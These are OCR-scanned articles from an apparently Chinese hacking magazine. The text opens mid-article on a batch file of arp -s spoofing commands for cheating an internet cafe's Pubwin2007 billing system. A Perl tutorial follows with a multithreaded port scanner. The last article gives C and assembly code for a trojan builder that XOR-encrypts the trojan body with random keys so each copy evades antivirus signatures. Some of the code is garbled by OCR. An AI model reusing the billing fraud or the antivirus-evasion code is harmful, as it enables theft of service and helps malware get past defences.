  192.168.1.234         00-e0-4d-ac-13-a5     dynamic
  192.168.1.235         00-e0-4d-ac-13-63     dynamic

C:\Documents and Settings\Administrator>
```

图1 输入“arp a”命令

看到了吧，跟我们正在有arp通讯的就是这几台机子了。所以我们就要欺骗这些电脑来达到免费上网的目地。192.168.1.1是网关，这个不用我说大家也都知道吧，如果我们欺骗了它，我们就不能上网了。我们主要是要欺骗安装pubwin2007服务端的机器，但是我们不知道哪台是pubwin2007服务端的机器，只好把他们全部欺骗了。我们先来看看这些电脑的真正MAC地址：

```
192.168.1.198        00-16-76-d4-ce-2e
192.168.1.199        00-07-e9-0a-73-e8
192.168.1.233        00-e0-4d-ac-14-76
192.168.1.234        00-e0-4d-ac-13-a5
192.168.1.235        00-e0-4d-ac-13-63
```

顾名思义我们要欺骗这些电脑，我们就要帮它们制作一些假的MAC地址，使它们不能正常和我这台机通讯。我们来写一个批处理吧：

```
arp -d
arp -s 192.168.1.198 00-16-76-d4-ce-21
arp -s 192.168.1.199 00-07-e9-0a-73-e1
arp   s 192.168.1.233 00-e0-4d-ac-14-71
arp   s 192.168.1.234 00-e0-4d-ac-13-a1
arp   s 192.168.1.235 00-e0-4d-ac-13-61
```

只要将这段代码保存成BAT文件，运行之后就可以达到欺骗pubwin2007收费系统的效果了，如果你用的是会员卡登录的话，会出现不能结账的情况，这正是欺骗了pubwin2007收费机的现象，你可以到收银台直接下机。收银机显示这台机是关机状态的，不要害怕喔，嘿嘿。如果你想用这个方法免费上网，你可以先开一个临时卡上，成功欺骗了之后再到收银下机把钱退回来就可以了啊！如果你想连开临时卡的钱也省了的话，你可以在开机的时候用alt+ctrl+del调用任务管理器把pubwin2007的进程关闭掉，但是这个方法要很熟练的（*建议用方向键附近的组合键*），因为2分钟之后pubwin2007会自动启动的，在启动之前你可以上网把你已经修改好的批处理文件下载下来实施欺骗就可以了。

呵呵，是不是很简单呢？其他收费软件我没有测试呢，通过这样原理我相信其他计费软件都同样存在这个问题，因为我记得美萍也有同样的毛病，只要你修改了美萍的机号，将它设置成和其他机器的机号一样，就可以用其他人的费用了，我以前就用这个方法去上网的。其他收费系统就等大家去测试了。

后记：

经测试，pubwin2007最新版本不存在这个问题，因为他们加了自行研制的ARP补丁，使ARP命令在CMD里面不能奏效，只要用这个命令就提示错误。

编辑点评：

本文利用ARP欺骗实现免费上网，思路还可以，不过文中有不妥的地方，不知道作者有没有亲自实验：在开机的时候用任务管理器把pubwin2007的进程关闭掉。Pubwin也算是个叫的上名的计费软件了，应该不能这么简单就把进程给K掉吧？

张宇zhuai文

Dealing with failure is easy: Work hard to improve. Success is also easy to handle: You've solved the wrong problem. Work hard to improve.

图 wo1fSea 黄铨雍

Perl自助菜单[肆]

从本文您可以学到：

简单了解Perl及模块的使用

Perl中最强大的莫过于它的模块支持了。Perl有着广泛的模块用户群，并通过CPAN(www.cpan.org)，不断的完善交流共享。其间也体现了一种网络的自由互助的精神，为我们提供了一些便捷的方法，避免了不必要的重复工作。比方说，我们想用Perl写一个qq登录程序挂一下我们的qq，让它多有几个太阳。我们是不是需要抓包分析qq的登录协议呢？事实上是不用的。只要我们到CPAN上搜索，就可以找到可用的qq模块Net-OICQ。只需在程序中导入，简单的调用就ok了。所以，学习Perl，学会使用模块是重要的。这次，就简单来讲下模块的一些基本使用方法。

模块的安装

如果你安装了ActivePerl，那么事实上你的系统中也已附带安装了许多常用模块。当然一些其他非常用的模块，我们要使用时还是必须下载安装的，就象上面提到的Net-OICQ模块。模块的具体安装过程可以参考《ThinkInPerl》的4.1（手动安装模块）。

模块导入

每个调用模块的Perl文件，都可以在文件头找到此类似字样：

```
#!/usr/bin/Perl
use IO::socket::INET;
use Threads;
use strict;
use warnings;
```

这就是模块的导入语句，我们一般使用“use 模块名；”语句格式导入模块，自然也只有在模块导入后我们才可以使用模块的功能，因而这一步是必要的。

模块的调用方法

对大多数的模块是采用new()方法来建立操作对象句柄，比如：

```
线程threads模块: my $thread_1 = threads->new(\&scan ,@p_keys[0..$s-1]);
IO::socket::INET模块: my $socket= IO::Socket::INET->new (PeerAddr =>$ip,PeerPort => $ports{$key},Proto=> 'udp');
```

一般格式是：$变量＝模块名->new(参数列表)；

当然不同的模块有不同的调用参数以及其他操作语句。在使用时，我们还要学会查看模块的说明文档，可以在ActivePerl的安装目录下找到/html/index.html，之后在左边的导航中找到Modules和你所安装的所有模块的说明文档，如图1所示。

这里英文较好的朋友就有优势了，英文不太好的就借助下工具，而模块的所有调用参数都可以在这里找到说明解释，这在使用中将给我们带来极大帮助。

完成一般的说明介绍，我们进入今天的实例：简易多线程端口扫描器。

作为编程的良好习惯，我们先理清思路，规划下程序结构。整个程序的功能不外乎是连接到远程端口，判断端口是否开放。而采用多线程是为了充分利用带宽优势。我们所要做的就是要有一个固定模式的连接函数，并通过线程模块同时调用多次进行扫描，之后输出结果。其中会用到的模块主要有IO::socket::INET和Threads。有了思路框架，我们来看看实现代码。




图1 模块的说明文档

```
#!/usr/bin/Perl
use IO::socket::INET;
use Threads;
use strict;
use warnings;

# part 1

if ($#ARGV<0){
print"\nport-scaner.pl\n \nUsage: \n  port-scaner.pl [IP]\n made by wo1fSea(Chase Young h) [w Group] 2004-2007 \n";
exit(1);
}

my $ip =$ARGV[0];

# part 2

print "\nport-scaner.pl\n\nloading ports.txt ...\n";

open(FILE,"ports.txt");
my @data = <FILE>;
chomp @data;
close FILE;
splice(@data,0,1);
my %ports = @data;

# part 3

my @p_keys = keys %ports;

my $s = int(($#p_keys+1)/3);
my $y = int(($#p_keys+1)%3);

# part 4

print "creating threads ...\n\n";

my $thread_1 = threads->new(\&scan ,@p_keys[0..$s-1]);
my $thread_2 = threads->new(\&scan ,@p_keys[$s..$s*2-1]);
my $thread_3 = threads->new(\&scan ,@p_keys[$s*2..$s*2-1+$y]);

$thread_1->join();
$thread_2->join();
$thread_3->join();

# part 5

sub scan{
my @keys =@_;

foreach my $key (@keys){

my $socket= IO::Socket::INET->new(PeerAddr =>$ip,
                                  PeerPort => $ports{$key},
                                  Proto    => 'udp');

if($socket){
print "  + $ip:$ports{$key}  $key\n";
close $socket;
}

}
}
```

```
print "\nFinished.\n";\n";

# part 6
-end
```

#part 1和#part 2部分是调用模块和输入参数检查部分了，这两部分前面的每个实例都有，这里就不再重复了。#part 3部分，打开ports.txt文件将内容放入数组@data，并用chomp去除每行末尾过行符，splice舍去ports.txt内容第一行的注释（打开ports.txt就可以看到，是ports.txt的书写格式注释），再将其余内容处理为hash变量。#part 4部分，取得hash变量的key部分内容存入@p_keys，用$#p_keys统计其个数，该个数是将扫描端口的个数，除以3所得的商和余分别存入$s和$y，这里是调用多线程的前期数据处理。#part 5部分，调用threads启动多线程（调用和召回语句都是常见语句了，惯例的东西一般人都是这么写），@p_keys[0..$s-1]是指@p_keys中下标0到$s-1的变量。#part 6部分，是整个程序的连接函数，将传递来的参数存入@keys，用foreach循环连接远程端口（foreach循环可以看《Perl自助菜单[壹]》中的讲解或参考《ThinkInPerl》），IO::Socket::INET用new方法调用建立连接，其中参数PeerAddr为远程地址，PeerPort为远程端口，Proto为连接类型，如果连接成功，向屏幕输出结果。

程序结构是极简单，不过象上次的代码一样可能要结合ports.txt的内容格式才能清晰理解。IO::socket::INET是Perl网络编程的常用模块，用法是大家都应熟识的，具体参数设置可以参考《黑客手册》今年的第五期我的另一篇Perl文章《教你用Perl编写远程控制程序》。还是截个运行图片，如图2、3所示。

就到这了。有什么问题，可以与我交流，到论坛或qq5337338。

[作者提到的简易多线程端口扫描器的代码已经收录在光盘中]




图2 程序运行参数




图3 扫描结果

编辑点评：

作者的又一篇好文，哈哈，原来端口扫描就这么简单！

图 认真的雷

实现生成木马的自动变异

从本文您可以学到：

1、简易的文件加密方式　2、内存文件修改

由于前几天在学校图书馆，找到一本病毒分析的书，让我灵感大发，于是就有了此文，下面请听我一一道来。

在现在这个杀毒软件横行的时代，木马发布没几天，就会被各大杀毒软件盯上，然后小黑们就只能无奈的做着免杀，加花指令、加壳、改特征码，忙得半死，终于免杀了，可没用多久，又被杀了。这种情况我以前也常常遇到。

那么我们能不能做到每次生成的木马都不一样呢？这样给杀毒软件定位特征码就带来了一定的难度，延长了木马的生存时间。今天我们就来实现这一功能。

我们大家都知道木马服务端一般是先编写完成，然后以资源的形式导入到客户端，使用时再由客户端生成。既然服务端是事先写好的，那么要实现每次生成都产生不同的代码，唯一的方法就是加密，每次都用不同的密钥对代码进行加密，但是加密后的代码在内存中是不能运行的，所以运行加密代码之前就一定要解密。具体过程如图1所示。




图1 加／解密流程

从图中可以看出，首先由客户端生成服务端，在生成的过程中用随机密钥对其主体代码进行加密，由于在服务端中有解密代码，而图中服务端程序是从下往上执行的，所以运行程序后首先执行解密代码，对主体代码进行解密，解密完成后再去执行木马主体代码。整个流程就如上所述，下面我们来一步一步实现上面的想法。

首先是木马主体代码的编写，由于这不是本文的重点，所以就用一段枚举进程的函数来代替，这里不再讨论，具体代码包含在光盘中，已加了具体注释。

解密

下面就来实现解密部分，这里用的加解密算法是异或，异或一次是加密，异或两次是解密，比如97和61异或一次的结果是92，这是加密的过程；再把92和61异或之后的结果97，这就是解密的过程。在这个加解密过程中的密钥就是61。当然你也可以用更强悍的加解密算法。

在内存中要实现解密，那么我们还需要知道主体代码的起始位置和大小，然后一个字节一个字节进行解密，这里我用汇编来实现，用汇编实现这个过程个人觉得比较方便，代码如下：

```
//得到MainCode函数地址
lea esi,MainCode;
mov MainCodeAddr,esi;
//得到Decoded函数地址
lea eax,Decoded;
//计算MainCode函数的大小
sub eax,esi;
mov SizeOfCode,eax;
```

在上面代码中Decoded函数就是解密函数，而MainCode函数就是木马的主体代码，从图1中可以看出MainCode函数就在解密函数上面，那么两个函数的起始地址相减，就得到了MainCode函数的大小。得到了这些信息后，我们就要对主体代码进行一个字节一个字节的解密了。这里用一个循环结构来实现：

```
decode:
//异或解密，BL中存的是密钥
xor byte ptr[esi],BL;
inc esi;
dec eax;
jne decode;
```

到这里也许你会觉得一切都完成了，但是我们还有一步忘做了，由于我们现在修改的是内存中代码段的数据，而这些内存页是不可写的，那么我们在进行这些内存操作之前还必须要改变内存页保护属性，所幸比较简单，只需要调用VirtualProtectEx函数即可。下面我们来看看完整的解密代码吧：

```
DWORD SizeOfCode,MianCodeAddr,DecodedAddr;
int Decoded()
{
    //密钥,做密钥时取第一个字节
    char MyCode[255]="AAAAAAAAAAAAAAAAAAAAAAAAA";
    DWORD oldProtect;
    //得到自身进程句柄
    HANDLE hProcess=GetCurrentProcess();
    //改变内存页属性为可读写，由于这里不知道主体代码的大小所以设大点，0x1000
    VirtualProtectEx(hProcess,&MianCode,0x1000,PAGE_READWRITE,&oldProtect);
    __asm
    {
        pushad
        //得到MainCode函数地址
        lea esi,MianCode;
        mov MianCodeAddr,esi;
        //得到Decoded函数地址
        lea eax,Decoded;
        mov DecodedAddr,eax;
        //计算MainCode函数的大小
        sub eax,esi;
        mov SizeOfCode,eax;
        xor BL,BL;
        mov BL,MyCode[0];
    //解密
    decode:
        xor byte ptr[esi],BL;
        inc esi;
        dec eax;
        jne decode;
        popad;
    }
    return 0;
```

上面代码中的MyCode变量中存的那么多字符中只有MyCode[0]中的字符是做为密钥的，那么怎么实现密钥的随机性呢，这个要靠客户端实现，在客户端中我们要用搜索的方式，找到服务端中MyCode变量中一连串A的位置，并把第一字符改为加密的密钥，而产生这个加密的密钥是随机的，那么当服务端中把MyCode[0]作为密钥时，读到的正是我们改成随机密钥的这个值。这样就实现了密钥的随机性，具体过程会在客户端实现中讲到。

这样之后我们还需要在主函数里调用Decoded()函数，然后调用printf函数输出SizeOfCode（主体代码长度）、MianCodeAddr（主体代码函数的起始地址）这两个变量的值，因为在客户端对服务端主体代码加密的过程中要用到这两个值，执行效果如图2所示。





图2 MianCodeAddr及SizeOfCode

得到这两个值后，删除掉主函数中输出部分代码，并且添加上对MianCode函数的调用，具体代码如下：

```
int main(int argc, char* argv[])
{   //解密代码
    Decoded();
    //主体代码
    MainCode();
    getchar();
    return 0;
```


这时候运行这个程序会报如图3所示的错误。

这是因为主体代码并没有经过加密，从异或算法的特点可知，在内存中对没有加密的代码解密的结果就相当与对其进行了加密，加密后的代码运行当然会报错。


图3 报错信息

加密

服务端到这里就写完了，那么下面我们就来实现客户端的编写，客户端的主体功能就是对服务端的主体代码进行加密。这里服务端要以资源的形式包含在客户端中。先建立一个MFC工程，如图4所示。


图4 生成服务端程序界面

为了方便可以直接修改工程目录下.rc和Resource.h文件，把服务端以资源的形式导入，在.rc文件下添加命令如下：ID_MAGICDEL_EXE C_BINARYTYPE ma.exe，ma.exe表示服务端的文件名，要放在工程目录下。在Resource.h文件下添加命令如下：#define ID_MAGICDEL_EXE 100和#define RC_BINARYTYPE 911。

编译后，ma.exe就会以资源的形式包含在工程中，我们就可以调用资源处理的API函数对其进行处理了。首先要把资源文件写入到一个内存空间中，对内存中的数据进行操作，总比对文件进行操作来得快和方便。具体代码如下：

```
//查找木马资源
HRSRChrsrc = FindResource(NULL,
        MAKEINTRESOURCE(ID_MAGICDEL_EXE),
        MAKEINTRESOURCE(RC_BINARYTYPE));
//导入资源到存储器
HGLOBAL hglobal = LoadResource(NULL, hrsrc);
//锁定资源
void *psrc = LockResource(hglobal);
//得到资源大小
DWORD size = SizeofResource(NULL, hrsrc);
//申请内存空间
char *hmem=(char *)malloc(size+1);
DWORD nsize;
//把资源写入内存
WriteProcessMemory(GetCurrentProcess(),hmem,(LPCVOID *)psrc,size,&nsize);
```

这样我们就把资源文件写入到我们指定的内存空间了，hmem变量就是指向这个内存空间的起始位置的指针，也就是指向了服务端文件开始的位置，那么下面我们就要定位到主体代码的位置。还记得前面我们得到的MianCodeAddr（主体代码函数的起始地址）变量的值吗？现在我们就要用到它了，图2中显示的值是401000h，由于这是在内存中的偏移地址，因此还加上了基址400000h，那么401000h－400000h就是文件中主体代码的偏移地址：1000h。得到了这个偏移地址后，要定位到此时的主体代码位置也就容易多了，只要用hmem变量指向内存空间的地址加上1000h就是主体代码的起始位置了。这个问题解决之后，加密过程其实和解密过程是差不多的，因为都是用异或算法实现的。

那么还剩下的问题就是怎么生成随机密钥，这里我把它写成了一个函数，代码如下：

```
//生成一个随机字符（密钥）
char AutorChar()
{
    char a[16] ={'0','1','2','3','4','5','6','7','8','9','a','b','c','d','e','f'};
    int i;
    //播下随机数发生器种子
    srand((unsigned)time(NULL));
```

```
        //得到随机数
        i = rand();
        //循环减去16，直到随机数不大于15
        while(i>15)
        {
                i-=16;
        }
        //返回随机字符
        return a[i];
        }
```

这样每次调用这个函数都会生成一个随机的字符作为密钥。当然我们还需要把MyCode变量中一连串A的第一个字符改成我们的随机密钥，我们用内存搜索的方式来定位这一连串A，然后把第一个字符改成随机密钥。搜索修改函数如下：

```
//搜索内存中的信息，并将其修改
//hmen要查找的起始地址，len要查找的内存大小，from要查找的字符指针，to要修改成的内容
bool ModifyMem(char *hmem,int len,char *from,char *to)
{
char charf[100],chart[100],*charg;
bool result=false;
strcpy(charf,from);
strcpy(chart,to);
        for(int i=0;i<len;i++)
        {
                charg=(char *)&hmem[i];
                //比较找到的字符和要查找的字符
                if(strcmp(charg,charf)==0)
                {
                        //找到后修改内存中的字符
                        if(WriteProcessMemory(GetCurrentProcess(),(LPVOID)(hmem+i),chart,strlen(chart)+1,NULL))
                        {
                                result=true;
                                break;
                        }
                }
        }
return result;
}
```

所有的这些操作完成后，就可以把这个内存空间中的数据写入到文件中了，这样就生成了随机加密后的木马程序，实现了生成木马的自动变异。这里我把所有的加密修改过程写成了一个函数：CodeFile，具体请看光盘源码。

我们只需要在生成按钮的单击事件中添加对CodeFile函数的调用即可。编译后，用客户端生成服务端，运行正常，如图5所示。




图5 生成服务端的运行结果

大家有什么疑问或建议可以到黑手论坛上给我留言，我的ID是认真的雪。

[作者提到的生成木马的自动变异的代码已经收录在光盘中]

编辑点评：

